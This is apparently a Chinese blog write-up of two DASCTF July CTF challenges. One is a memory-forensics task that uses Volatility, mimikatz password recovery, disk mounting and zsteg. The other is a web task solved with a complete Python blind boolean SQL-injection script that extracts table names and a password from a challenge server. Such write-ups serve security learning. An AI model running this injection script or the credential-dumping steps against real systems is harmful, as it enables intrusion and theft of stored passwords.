-
[DASCTF 7月赛] 复现
ez_forenisc
获取内存镜像的摘要信息,比如系统版本: imageinfo

查看进程信息: pslist
python2 vol.py -f pc.raw --profile=Win7SP1x64 pslist
扫描 cmd命令使用情况: cmdscan
python2 vol.py -f pc.raw --profile=Win7SP1x64 cmdscan
提示说有屏幕截图
查看屏幕截图:
python2 vol.py -f pc.raw --profile=Win7SP1x64 screenshot --dump-dir=./

文件名是thes3cret
查找文件: filescan 、grep
python2 vol.py -f pc.raw --profile=Win7SP1x64 filescan | grep 'thes3cret'
导出文件:dumpfiles
python2 vol.py -f pc.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000003eeb4650 -D ./
发现密文

查看明文密码: mimikatz

550f37c7748e
挂载pc.vmdk
FTK Imager 打开后Mount 该文件

再用efdd 打开,配合pc.raw挂载


挂载成功到F盘


可以打开文件了
一个png ,用zsteg打开能看见有个zip,提取出来


压缩包密码就是上面 的admin密码550f37c7748e

这串数字是八进制 ,也可直接ciphey

得到了密钥 358daebef0b7d
上面也得到了密文U2Fs.... 是AES密文

绝对防御
源码找可疑路径


访问后有源码,有过滤

- import requests
- import time
- def getDatabase():
- ans=''
- for i in range(1,1000):
- low = 32
- high = 128
- mid = (low+high)//2
- while low < high:
- #sql="select database()"
- sql="select group_concat(table_name) from information_schema.tables where table_schema=database()"
- sql="select group_concat(column_name) from information_schema.columns where table_name='users'"
- sql="select password from ctf.users where id=2"
- //flag在id为2的表里
- payload= "1 and (ascii(substr(({}),{},1))<{})#".format(sql,i,mid)
- res = requests.post("http://994a7e03-36fb-43b4-9bfe-640cc35ce531.node4.buuoj.cn:81//SUPPERAPI.php?id="+payload)
- # print(payload)
- # print(res.text.split("\n")[-1])
- if "admin" in res.text:
- high = mid
- else:
- low = mid+1
- mid=(low+high)//2
- if mid <= 32 or mid >= 127:
- break
- time.sleep(1)
- ans += chr(mid-1)
- print("res is -> "+ans)
- getDatabase()
-
相关阅读:
Go基础(待更新)
OSINT技术情报精选·2024年5月第4周
[正则表达式]python
爬虫基本原理介绍、实现以及问题解决
react源码中的fiber架构
P3743 kotori的设备
git 构建报错
小程序开发的费用简介篇
嵌入式实操----基于RT1170 QSPI Flash下载算法开发实践(二十六)
Spark基础【RDD单Value类型转换算子】
- 原文地址:https://blog.csdn.net/qq_61768489/article/details/125970750

- 最新文章
-
硬件版【Cursor】?aily blockly IDE尝鲜封神,实战硬伤尽显
莱特摩比的一面之缘(前端经验)
洛谷-P10786 [NOI2024] 百万富翁 题解
PyTorch KernelAgent 源码解读 ---(3)--- orchestrator
OpenClaw.NET 外部 CLI 预设系统:从零编写第三方 CLI 集成指南
二、OpenCloudOS Server 9 系统 安装 Nginx
AI 开发狂飙!.NET 11 Preview 4 原生集成向量搜索 + MCP 模板,EF Core 直接对标 RAG 应用
Vibe Coding有多强?我只花了一天,就搓出了这个银行开户行查询网站!
C# ESP32/STM32 轻量 Web 能力库:PicoServer.Nano
告别手动计算,SymPy 初识与 Manim 联动